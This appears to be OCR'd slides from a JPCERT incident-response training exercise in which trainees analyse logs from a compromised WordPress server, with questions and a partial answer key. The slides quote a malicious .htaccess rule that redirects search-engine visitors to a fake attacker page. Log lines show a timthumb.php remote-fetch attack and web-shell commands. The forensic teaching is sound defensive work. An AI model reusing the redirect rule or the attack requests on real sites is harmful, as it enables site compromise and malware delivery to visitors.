
Incident Response Exercise

June 12, 2013
Koichiro (Sparky) Komiyama
Sam Sasaki
JPCERT Coordination Center, Japan

Exercise Scenario [Systems environment]

[Company A’s system]
OS: Debian Linux (6.0.5) [126.25.10.111]
Application: Web server(Apache)

- To promote services/products
- Install Webapp for info-share (since Aug/2011)
- Can ssh login to server only from internal network



Exercise Scenario [Phase 1]

One day, System admin of Company A got phone call …

If I search "company A" on Google, I got strange message!

Hey Company A, I can not see your web site!

What is going on with our web??????

System Admin


Exercise Scenario[Investigation by system admin]

System admin first accessed company A website.

- ➢ Web site seems working as usual. No visible error.

Sys admin also asked his colleagues to check the web.

- ➢ Some said that they got following errors…




Web Results 1 - 10 of about 1

[redacted]
This site may harm your computer.
Features opinions, reviews, and an interactive section, as well as archive
[redacted] - Similar pages

[redacted]
This site may harm your computer.
[redacted]

Search result



Reported Attack Site!

This web site at [redacted] has been reported as an attack site and has been blocked based on your security preferences.


Attack sites try to install programs that steal private information, use your computer to attack others, or damage your system.

Some attack sites intentionally distribute harmful software, but many are compromised without the knowledge or permission of their owners.

What they got for company A web when accessed

Two major issues(at this moment)

- Website url is in Google's blacklist
- Web server might be compromised



System admin had less knowledge about incident response.
So they decide to leave this problem to AfricaCERT.

Exercise Scenario [logs]

System admin shared with you only web server logs.

- Access log
- Rewrite log

Check these logs and fill in following answer sheet.

CAUTION!

IP addresses and domain names in this exercise is fake.
Please do not access these from your laptop which is internet connected.

- Connect to the IP address:
- User: ais01, ais02, …, ais20
- Password: same

Question 1

[Duration of log: When the log begin and end?]

10:21-10:59

[in this log, how many **unique** IP accessed to web?]

Question 2

[IP address of attacker. Pick up all that apply]

[Date and time of web site compromise]

Question 3

[Describe what happen to users if they access to web site.]

[What is the root cause of this incident?]

Question 4

[What Sys admin should do ?]

[What company A should do?]


Question 5

- What We(AfricaCERT/JPCERT) can do for this case???

HINTS AND CORRECT ANSWER

LOGS

Apache log format is “Combine”



ident

status

```
127.0.0.1 - frank [10/Oct/2000:13:55:36 -0700] "GET /apache_pb.gif HTTP/1.0" 200 2326
```

SourceIP

AuthID

Date,time

request

Size of data

[Reference]

Apache HTTP server version 2.2 log file

http://httpd.apache.org/docs/2.2/logs.html

HINT 1

List up all the services and applications on this server

HINT2

Pay attention to…

- Request
- Methods
- Status code

HINT 3


If you find any suspicious IP, then use grep

To pick up any access from that IP

Exercise Scenario [Extra]

Upon investigation by system admin, it turned out that there is a suspicious . htaccess file on DocumentRoot directory

[.httaccess content]



```
<IfModule mod_rewrite.c>←
←
RewriteEngine On←
←
RewriteCond %{HTTP_REFERER} ^.*(google|ask|yahoo|baidu|youtube|wikipedia|qq|excite|altavista|msn|net
scape|aol|hotbot|goto|infoseek|mamma|alltheweb|lycos|search|metacrawler|bing|dogpile|facebook|twitte
r|blog|live|myspace|mail|yandex|rambler|ya|aport|linkedin|flickr|nigma|liveinternet|vkontakte|webalt
a|filesearch|yell|openstat|metabot|nol9|zoneru|km|gigablast|entireweb|amfibi|dmoz|yippy|search|walhe
llo|webcrawler|jayde|findwhat|teoma|euroseek|wisenut|about|thunderstone|ixquick|terra|lookle|metaeur
eka|searchspot|slider|topseven|allthesites|libero|clickey|galaxy|brainysearch|pocketflier|verygoodse
arch|bellnet|freenet|fireball|flemiro|suchbot|acoon|cyber-content|devaro|fastbot|netzindex|abacho|al
lesklar|suchnase|schnellsuche|sharelook|sucharchiv|suchbiene|suchmaschine|web-archiv).(.*)←
←
RewriteRule ^(.*)$ http://personal-info.itkeys/forum/image.php?page=beb2436a164c6222 [R=301,L]←
←
</IfModule> ←
```

HINT4

The time rewrite log had changed, What was happened in Access log?

On website compromise cases…

Several possibility should be considered.

- Attackers login to the server by ssh and rewrite it.
- vulnerability in webapp
- vulnerability in language/framework(PHP/Tomcat)
- Vulnerability in Operating system(Linux, Win)/Server software(Apache, IIS, mysql)

All of these possibility should be in your mind


How we identified the problem

[Two different web application on this server]


- wp? → WordPress
- zenphoto → Zenphoto

Logs of zenphoto

No suspicious line



```
207.214.51.118 - - [07/Aug/2012:10:47:29 +0900] "GET /zenphoto/hobby/ HTTP/1.0" 302 505 "-" "Mozil
(KHTML, like Gecko) Chrome/15.0.874.106 Safari/535.2"
207.214.51.118 - - [07/Aug/2012:10:47:29 +0900] "GET /zenphoto/zp-core/setup.php?autorun=gallery
X 10_7_2) AppleWebKit/535.2 (KHTML, like Gecko) Chrome/15.0.874.106 Safari/535.2"
207.214.51.118 - - [07/Aug/2012:10:47:29 +0900] "GET /zenphoto/zp-core/admin.css HTTP/1.0" 200 42
n=gallery" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/535.2 (KHTML, like Gecko)
```




```
207.214.51.118 - - [07/Aug/2012:10:47:30 +0900] "GET /zenphoto/zp-core/images/comments-on.png HTTP/1.0
/setup.css" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/535.2 (KHTML, like Gecko) Chr
207.214.51.118 - - [07/Aug/2012:10:47:30 +0900] "GET /zenphoto/zp-core/images/comments-off.png HTTP/
up/setup.css" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/535.2 (KHTML, like Gecko)
207.214.51.118 - - [07/Aug/2012:10:47:30 +0900] "GET /zenphoto/zp-core/images/add.png HTTP/1.0" 200
ss" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/535.2 (KHTML, like Gecko) Chrome/15.
207.214.51.118 - - [07/Aug/2012:10:47:30 +0900] "GET /zenphoto/zp-core/images/burst.png HTTP/1.0" 200
.css" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/535.2 (KHTML, like Gecko) Chrome/15.
```

○

How we identified the problem (Cont.)


Next Wordpress…

???



```
128.207.79.41 - - [07/Aug/2012:10:22:49 +0900] "GET /wp/?p=15 HTTP/1.0" 200 9824 "-" "Mozilla/4.0 (c
2)"
158.10.111.95 - - [07/Aug/2012:10:22:52 +0900] "GET /wp/?feed=comments-rss2 HTTP/1.0" 200 1792 "http
cintosh; U; Intel Mac OS X 10_6_3; ja-jp) AppleWebKit/531.21.11 (KHTML, like Gecko) Version/4.0.4 Sa
191.41.160.172 - - [07/Aug/2012:10:22:59 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php HT
ndows NT 6.0; Trident/5.0)"
126.25.10.111 - - [07/Aug/2012:10:23:00 +0900] "GET /files/LATESTVERSION HTTP/1.0" 404 502 "-" "-"
79.250.208.226 - - [07/Aug/2012:10:23:00 +0900] "GET /robots.txt HTTP/1.0" 404 523 "-" "Mozilla/5.0
```

Pick up all access from this guy.




```
191.41.160.172 - - [07/Aug/2012:10:29:50 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php HTTP/1.0" 400 299 "-" "Mozolla/5.0 (compatible; MSIE
ndows NT 6.0; Trident/5.0)"
191.41.160.172 - - [07/Aug/2012:10:30:50 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php HTTP/1.0" 400 299 "-" "Mozolla/5.0 (compatible; MSIE
ndows NT 6.0; Trident/5.0)"
191.41.160.172 - - [07/Aug/2012:10:31:50 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php HTTP/1.0" 400 299 "-" "Mozolla/5.0 (compatible; MSIE
ndows NT 6.0; Trident/5.0)"
```

???????

How we identified the problem (Cont.)


Check for 178.59.63.88



```
178.59.63.88 - - [07/Aug/2012:10:38:52 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php HTTP/1.1" 400 336 "-" "Mozilla/5.0 (Windows NT 5.1; rv:14
ecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:39:01 +0900] "GET /wp/wp-content/themes/twentyten/timthumb.php?src=http://flickr.com/logo.php HTTP/1.1" 200 12497 "- ozill
a/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:39:29 +0900] "GET /wp/wp-content/themes/twentyten/cache/fe8ee9e17fd6d431b5c58c0038e40de5.php HTTP/1.1" 200 5411 "-" "Mozilla/
5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:39:33 +0900] "GET /wp/wp-content/themes/twentyten/cache/fe8ee9e17fd6d431b5c58c0038e40de5.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F&
sort=0a HTTP/1.1" 200 5507 "http://www.news.itkeys/wp/wp-content/themes/twentyten/cache/fe8ee9e17fd6d431b5c58c0038e40de5.php" "Mozilla/5.0 (Windows NT 5.1; rv
:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:39:39 +0900] "POST /wp/wp-content/themes/twentyten/cache/fe8ee9e17fd6d431b5c58c0038e40de5.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F
&sort=0a HTTP/1.1" 200 5585 "http://www.news.itkeys/wp/wp-content/themes/twentyten/cache/fe8ee9e17fd6d431b5c58c0038e40de5.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F&
sort=0a" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:39:45 +0900] "GET /web.php HTTP/1.1" 200 5535 "-" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:40:09 +0900] "POST /web.php HTTP/1.1" 200 4546 "http://www.news.itkeys/web.php" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/
20100101 Firefox/14.0.1"
178.59.63.88 - - [07/Aug/2012:10:40:11 +0900] "GET /web.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F&sort=0a HTTP/1.1" 200 5587 "http://www.news.itkeys/web.php" "Mozil
la/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
```


How we identified the problem (Cont.)

Compare logs



```
126.25.10.111 - - [07/Aug/2012:10:41:21 +0900] "GET /files/LATESTVERSION HTTP/1.0" 404 502 "-" "-"
124.181.40.246 - - [07/Aug/2012:10:41:21 +0900] "GET /robots.txt HTTP/1.0" 404 527 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.0.3705;
.NET CLR 1.1.4322)"
126.25.10.111 - - [07/Aug/2012:10:41:21 +0900] "GET /files/LATESTVERSION HTTP/1.0" 404 502 "-" "-"
178.59.63.88 - - [07/Aug/2012:10:41:27 +0900] "POST /web.php?act=ls&d=%2Fvar%2Fwww%2Ffake%2F&sort=0a HTTP/1.1" 200 5655 "http://www.news.itkeys/web.php?act=ls
&d=%2Fvar%2Fwww%2Ffake%2F&sort=0a" "Mozilla/5.0 (Windows NT 5.1; rv:14.0) Gecko/20100101 Firefox/14.0.1"
126.25.10.111 - - [07/Aug/2012:10:41:28 +0900] "GET /files/LATESTVERSION HTTP/1.0" 404 502 "-" "-"
158.10.111.95 - - [07/Aug/2012:10:41:28 +0900] "GET /robots.txt HTTP/1.0" 301 676 "http://www.yahoo.com/search?q=antivirus" "Mozilla/5.0 (Windows NT 5.1) Appl
eWebKit/535.2 (KHTML, like Gecko) Chrome/15.0.874.120 Safari/535.2"
126.25.10.111 - - [07/Aug/2012:10:41:28 +0900] "GET /files/LATESTVERSION HTTP/1.0" 404 502 "-" "-"
65.86.51.76 - - [07/Aug/2012:10:41:28 +0900] "GET /wp/?p=4 HTTP/1.0" 200 10101 "-" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2
.0.50727; .NET CLR 3.0.04506.30; .NET CLR 3.0.04506.648)"
```

Access log



```
158.10.111.95 - - [07/Aug/2012:10:41:28 +0900] [www.news.itkeys/sid#7fba2f0dfd40][rid#7fba2fbf2900/initial] (3) [perdir /var/www/fake/] strip per-dir prefix:
/var/www/fake/robots.txt -> robots.txt
158.10.111.95 - - [07/Aug/2012:10:41:28 +0900] [www.news.itkeys/sid#7fba2f0dfd40][rid#7fba2fbf2900/initial] (3) [perdir /var/www/fake/] applying pattern '^(.*
)$' to uri 'robots.txt'
158.10.111.95 - - [07/Aug/2012:10:41:28 +0900] [www.news.itkeys/sid#7fba2f0dfd40][rid#7fba2fbf2900/initial] (4) [perdir /var/www/fake/] RewriteCond: input='ht
tp://www.yahoo.com/search?q=antivirus' pattern='^.*(google|ask|yahoo|baidu|youtube|wikipedia|qq|excite|altavista|msn|netscape|aol|hotbot|goto|infoseek|mamma|a
lltheweb|lycos|search|metacrawler|bing|dogpile|facebook|twitter|blog|live|myspace|mail|yandex|rambler|ya|aport|linkedin|flickr|nigma|liveinternet|vkontakte|we
balta|filesearch|yell|openstat|metabot|nol9|zoneru|km|gigablast|entireweb|amfibi|dmoz|yippy|search|walhello|webcrawler|jayde|findwhat|teoma|euroseek|wisenut|a
bout|thunderstone|ixquick|terra|lookle|metaeureka|searchspot|slider|topseven|allthesites|libero|clickey|galaxy|brainysearch|pocketflier|verygoodsearch|bellnet
|freenet|fireball|flemiro|suchbot|acoon|cyber-content|devaro|fastbot|netzindex|abacho|allesklar|suchnase|schnellsuche|sharelook|sucharchiv|suchbiene|suchmasch
ine|web-archiv).(.*)' => matched
158.10.111.95 - - [07/Aug/2012:10:41:28 +0900] [www.news.itkeys/sid#7fba2f0dfd40][rid#7fba2fbf2900/initial] (2) [perdir /var/www/fake/] rewrite 'robots.txt' -
> 'http://personal-info.itkeys/forum/image.php?page=beb2436a164c6222'
```

Rewrite log

From two log files

[keyword]

- WordPress and timthumb.php
- Access from multiple ip addresses
- Rewrite log says access from search engines are redirected to suspicious page.

Now you know how it happened?

Question 1

[Duration of log: When the log begin and end?]

Begin: 07/Aug/2012:10:21:53
End: 07/Aug/2012:10:59:36

[in this log, how many **unique** IP accessed to web?]

78 unique IP addresses (including one for sys admin)

Question 2

[IP address of attacker. Pick up all that apply]

178.59.63.88
133.98.200.152
191.41.160.172

[Date and time of web site compromise]

[from 178.59.63.88]
2012/08/07 10:38:52 to10:50:43
